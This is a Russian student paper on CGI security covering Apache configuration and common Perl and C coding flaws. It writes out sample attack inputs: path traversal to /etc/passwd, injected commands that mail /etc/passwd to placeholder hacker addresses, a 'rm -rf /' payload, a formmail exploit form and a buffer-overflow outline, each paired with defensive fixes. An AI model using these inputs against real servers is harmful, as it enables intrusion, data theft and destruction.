Мурашкин А.А. 017гр.

Проблемы безопасности CGI

(CGI Security Issues).

1. Введение

1.1 Что такое CGI

CGI (Common Gateway Interface) – в буквальном переводе – общий шлюзовой интерфейс.
CGI представляет из себя стандарт взаимодействия внешних приложений с Web-сервером. Сам по себе Web-сервер способен лишь отправлять в ответ на запрос пользователя документ, заранее созданный на этом сервере. Этот документ, однажды написанный, Не может динамически изменяться средствами Web-сервера.
Этих возможностей явно недостаточно, если мы хотим аутентифицировать пользователей, обращаться к какой-либо базе данных, изменять документ, посылаемый в ответ на запрос пользователя, в зависимости от содержания запроса. Этого можно достичь, запуская внешние программы и скрипты, что становится возможным благодаря CGI.

1.2 Взаимодействие клиент-сервер

Рассмотрим процесс взаимодействия между клиентом, www-сервером и серверным приложением.



Рис. 1: Схема взаимодействия браузера, WWW-сервера и CGI-приложения

(1) Сначала пользователь заполняет некотурую форму в браузере (например вводит свой логин и пароль), затем нажимает кнопку «Отправить» (Submit) .
(2) После этого браузер отправляет запрос серверу, передавая ему введенные пользователем данные в виде
переменная1=значение1& переменная2=значение2&…&переменнаяN=значениеN.
(3) Сервер, получив запрос, вызывает CGI приложение, передавая ему все параметры, полученные из форм браузера.
(4) CGI приложение, в зависимости от метода запроса, читает параметры либо из переменной окружения QUERY_STRING в случае GET, либо из стандартного ввода (stdin) в случае POST. В обоих случаях web-сервер формирует также ряд переменных окружения, такие как HTTP_USER_AGENT, REMOTE_HOST и др. Получив данные из браузера, приложение производит необходимые действия (например проверяет

подлинность пользователя, сравнивая введенные данные с содержанием базы данных) и выводит определенным образом сформированный ответ на стандартный вывод (stdout). (5) Web-сервер получает ответ CGI приложения, добавляет к нему необходимые HTTP заголовки и отправляет клинту (6).

1.3 Реализация CGI приложений

CGI приложения можно писать на любом языке, как компилируемом (C/C++, Pascal, Delphi, Fortran), так и на интерпретируемом (Perl, PHP, различные shell-скрипты). У тех и у других есть свои преимущества и недостатки, как с точки зрения функциональных возможностей, так и с точки зрения безопасности. Подобная «универсальность» сделала технологию CGI довольно популярной и распространенной.

2. Безопасность CGI приложений

CGI дает практически неограниченные возможности управления ответами web-сервера. Но за это, как всегда, приходится расплачиваться.
Фактически CGI-программа является небольшим «сервером», который принимает и отвечает на запросы, поэтому она может являться потенциальной лазейкой в систему в той же мере, как любой полноценный сервер. Так что к написанию CGI скриптов следует относиться очень внимательно. Если скрипт был скачан из интернета, а не написан собственноручно, то его следует обязательно проверить. Если такой возможности нет, то лучше постараться воздержаться от его использования.

По большому счету существуют два вида уязвимостей, которые могут содержаться в CGI-скриптах:
1) они могут каким-то образом предоставлять информацию о системе, которая может оказаться очень полезной для взломщика.
2) скрипты могут содержать ошибки, дающие возможность выполнения на сервере произвольного кода.

Частично обезопаситься от этих лазеек можно соответствующей настройкой операционной системы. Однако при самых параноидальных настройках грубые ошибки в CGI-скриптах могут дать возможность хакеру многое узнать о системе.

2.1 Настройка системы

В какчестве примера рассмотрим web-сервер Apache под упралением Unix. При желании все нижесказанное можно легко переформулировать для любой операционной системы и любого www-сервера.
В конфигурационном файле apache (httpd.conf) указывается ряд параметров, ограничивающих полномочия сервера. Например директива User устанавливает user'а, под которым будет запущен apache (как правило это nobody).
CGI скрипты обычно запускаются с привилегиями web-сервера, но даже nobody способен читать большинство системных конфигурационных вайлов в /etc.

Если на сервере осуществляется хостинг, то запускать все CGI скрипты от имени одного пользователя уже не безопасно, так как скрипт, запущенный одним

пользователем, будет иметь доступ к файлам другого. В этом случае следует использовать suEXEC – утилита, включенная в apache, позволяющая запускать CGI приложения с заданными userID и groupID. Использовать непосредственно вызов setuid не рекомендуется, так как при этом возникают дополнительные проблемы по защите программы, вызывающей setuid.

Если на сервере несколько Virtual Hosts, то для каждого хоста можно запускать CGI скрипты в собственном chroot, чтобы локализовать скрипт в файловой системе.

Следует обратить внимание на права самого CGI скрипта. Все труды по распределению полномочий среди пользователей внутри Virtual Host'а окажутся напрасными, если атрибуты доступа у скрипта – 777 (т.е. rwx для всех).

Возникает вопрос где хранить CGI скрипты. Как правило скрипты лежат в отдельной директории на сервере (cgi-bin). Несмотря на то, что есть возможность хранить их вместе с документами, пользоваться этой возможностью не следует. Во-первых, доступ к скриптам легче контролировать, когда они находятся в одном месте, чем когда они разбросаны по директориям. Во-вторых, существует вероятность того, что хакер сможет разместить cgi-файл в директории с документами и запустить его затем, обратившись к серверу с соответствующим запросом.

Имеет смысл настроить сервер таким образом, чтобы он игнорировал все файлы в cgi-bin, кроме *.cgi, а также следить за тем, чтобы исполняемые файлы не попали в директорию с документами.

Пользуясь различными текстовыми редакторами для редактирования CGI скриптов, не следует забывать, что многие из них оставляют бэкапы (*~, *.bak). На правильно настроенном сервере нельзя получить содержимое cgi скрипта, но файлы *.cgi~ могут быть прочитаны злоумышленником, а зная код скрипта, гораздо проще обнаружить в нем уязвимость. Это еще одна причина, по которой безопаснее ограничить область хранения скриптов отдельной директорией и настроить соответсвующим образом доступ к ней.

Желательно запретить доступ к файлам, которые никогда не должны запрашиваться у сервера, например .htaccess, .htpasswd, *~, и т.д.
Также следует обратить внимание на директивы в httpd.conf, ограничивающие размеры пользовательских запросов:
LimitRequestFields – позволяет ограничить количество заголовков в обрабатываемом http запросе, что исключает возможность DoS атак фиктивными заголовками.
LimitRequestLine – ограничивает длину строки URL (GET).
LimitRequestBody – ограничивает размер http запроса (POST).

Как уже было отмечено выше, даже если скрипт запущен с привилегиями nobody, он может читать многие системные файлы, поэтому при написании скриптов не стоит полагаться только на безопасные настройки сервера.

2.2 Проблемы написания CGI приложений

Приведем пример некоторых «стандартных» ошибок, о которых не стоит забывать при создании собственных CGI программ. Эти ошибки специфичны для каждого конкретного языка программирования (интерпретируемого или компилируемого).

Рассмотрим для примера довольно популярный интерпретируемый язык Perl. Самая распространенная ошибка – отсутствие проверки входных данных (хотя это относится к любому языку). Посмотрим, к чему это может привести при написании скриптов на Perl.
Предположим, у нас есть скрипт script.cgi, который просто показывает содержимое запрашиваемого файла, не проверяя входные данные:
http://mysite.com/cgi-bin/script.cgi?file.htm -покажет file.htm.

А что произойдет при следующем запросе:
http://mysite.com/cgi-bin/script.cgi?../../../../../etc/passwd ?
Скрипт покажет нам содержимое системного файла с паролями (если конечно они не затенены).
Самый простой и эффективный способ борьбы с подобными запросами – фильтрация входных данных на предмет спецсимволов, например, так:
$in =~ s/([;<>*\|`&\$!#\(\)\[\]\{\}:'"\n\0])/\\$1/g ;

В языке Perl символ '|' заставляет программу, которая должна открыть файл, выполнить его: например
open(FILE,"/bin/ls") – покажет бинарный файл, а
open(FILE,"/bin/ls|") – выполнит ls.

Рассмотрим следующий пример:
$mail_to = &get_input; # читаем адрес из формы
open (MAIL,"| /path_to/sendmail $mail_to");
print MAIL "To: $mail_to\nFrom: somebody\n\n Hello\n";
close MAIL;
Этот скрипт отсылает сообщение по электронной почте на адрес, переданный пользователем.
Теперь предположим, что пользователь ввел следующий обратный адрес:
nobody@nowhere.com; mail somebody@somewhere.com</etc/passwd;
На этот раз будут выполнены две инструкции: сначала сервер отошлет сообщение «в никуда», а затем «кто-то» получит по почте файл с паролями.

В Perl есть возможность получит вывод запускаемой программы в виде строки следующим образом:
$output = `/path_to/finger $input ('user_input')`;
Предполагается, что будет введено какое-либо имя пользователя, однако это может быть и не так. Например user_input может содержать команды, которые будут выполнены аналогично примеру выше (user_input = " ;rm –rf / ").

Вообще следует постараться избежать использование обратных кавычек(``), а также вызова внешних программ через shell с помощью |. В Perl есть возможность запускать программы с непосредственной передачей им параметров: функции system и exec.

При запуске внешних программ не стоит полагаться на содержание переменной окружения PATH, так как злоумышленник может попытаться ее изменить.
Правильнее будет указывать полный путь к выполняемым программам.

Не следует полагаться на значения скрытых переменных (hidden),
так как они видны в html коде на клиенте и их можно легко изменить перед отправкой запроса серверу.
Типичный пример - это уязвимость в очень старом скрипте formmail 1.0.
Когда скрипт получает данные, он составляет письмо и, пользуясь полученными данными, дает примерно следующую команду:
$ mail some_email $recipient
Предположим, что в документе html, параметр recipient (hidden) содержит адрес admin@server.com Тогда в итоге после выполнения всех команд он завершится посылкой письма по этому адресу командой
mail <информация> admin@server.com
Но нам ничего не мешает сохранить документ, немного подредактировать его, добавив свои команды (к примеру ";*cat /etc/passwd | mail hacker@hacker.com*") и затем отправить

данные скрипту. Тогда скрипт все внимательно обработает, составит письмо и выполнит команду:
mail <информация> hacker@hacker.com; cat /etc/passwd | mail hacker@hacker.com.
Вот и пример формы, выполняющей вышеописанные действия:

```
<form method="post"
  action="http://www.some_server.com/cgi-bin/formmail.pl">
<input type="hidden" name="recipient" value="hacker@hacker.com
                cat /etc/passwd | mail hacker@hacker.com">
<input type="submit" name="submit" value="submit">
</form>
```

Теперь разберем наиболее часто встречающиеся ошибки, содержащиеся в скриптах, написанных на компилируемом языке, таком как C/C++.
Одними из самых опасных ошибок и, в месте с тем, одними из самых распространенных являются ошибки переполнения буфера.
Рассмотри следующий кусок кода на C:

```
int function(char *user_input){
  int x,y;
  char buf[100];
  .....
  strcpy(buf,user_input);
  .....
  return 0;
}
```

На первый взгляд ничего страшного нет. Но, посмотрев повнимательнее и вспомнив кое-какие особенности языка C, можно увидеть, что пользователю открываются интересные возможности при определенном значении user_input.

Параметры функции, как известно, передаются через стек. Там же выделяется память для локальных переменных. Таким образом, после вызова функции в стеке находятся следующие данные:
buf
y
x
return address
user_input

Самое интересное начинается при выполнении strcpy. Эта функция копирует строку из одной области памяти в другую, причем строка заканчивается символом \0. Мы копируем содержимое user_input в буфер размером 100 байт, но ничто не запрещает нам подать на вход строку большего размера. Что при этом произойдет? После того как массив buf будет заполнен, наша строка «наползет» на переменную y, затем на переменную x и т.д. В конце концов, можно подобрать длину строки такой, что будет перезаписан адрес возврата из функции (return address). Таким образом, по завершении function произодет переход по адресу, который мы сами можем задать.
Например это может быть адрес buf, куда мы передадим через user_input какой-либо код.

Как мы увидели, безобидный на первый взгляд код сделал возможным исполнение произвольного кода на сервере с правами, с которыми был запущен скрипт.
Как исправляются подобные уязвимости?
Во-первых, можно использовать динамически выделяемый буфер (вместо статического buf[100]), во-вторых, всегда необходимо следить за длинной передаваемой строки, в-третьих, следует избегать использования функций типа strcpy. Вместо нее используйте аналогичную функцию strncpy, которая копирует не более n байт строки.

Какие еще функции не желательно использовать при написании програм на C, а какие, наоборот, предпочтительны?
Используйте strncat, snprintf вместо strcat, sprintf.
С большой осторожностью используйте exec, system (лучше использовать execl,execle,execv). Всегда указывайте полный путь к вызываемой программе. Если аргументы формируются из данных, принятых от пользователя, их следует подвергнуть тщательной проверке на предмет спецсимволов. Например в строке запроса может быть что-то типа:
cat /etc/passwd |mail hacker@hacker.org
Никогда не используйте gets и scanf - у них отсутствует проверка допустимых границ. Вместо них лучше использовать fgets,read.

Несмотря на то, что ошибки в CGI скриптах, написанных на компилируемых языках, могут привести к серьезным последствиям, язык C часто используется для написания приложений, от которых требуется высокая производительнось.
К тому же обнаружить ошибку переполнения буфера не так просто. Для этого нужно по крайней мере иметь исходники скрипта. На сервере, как правило, лежат только уже скомпилированные бинарные файлы. Этим скрипты на C выгодно отличаются от интерпретируемых языков, код которых в открытом виде хранится на сервере и потенциально доступен злоумышленнику.

Следует с особой осторожностью относится к Open Source скриптам на C, так как их код доступен абсолютно всем. Перед тем как решиться установить этот скрипт у себя на сервере, необходимо убедиться, что у него не было обнаружено ошибок переполнения буфера.

3. Заключение.

Абсолютно безопасных систем, к сожалению, не существует.
Каждый раз при написании CGI програм приходится выбирать между функциональностью скрипта , его производительностью и защищенностью.
Избегая вышеуказанных ошибок, можно заметно снизить риск взлома сервера, но не абсолютно исключить его возмжность, так как ежедневно находят все новые и новые «лазейки» для проникновения в систему,
и предусмотреть их все просто невозможно.

Ссылки:

1. «Better safe than sorry», 1999, Pankaj Kamthan, http://tech.irt.org/articles/js184/index.htm
2. «Безопасность CGI-приложений», http://bugtraq.ru/library/books/attack/chapter10/03.html
3. Статьи NSD.TEAM, http://www.nsd.ru/hack.php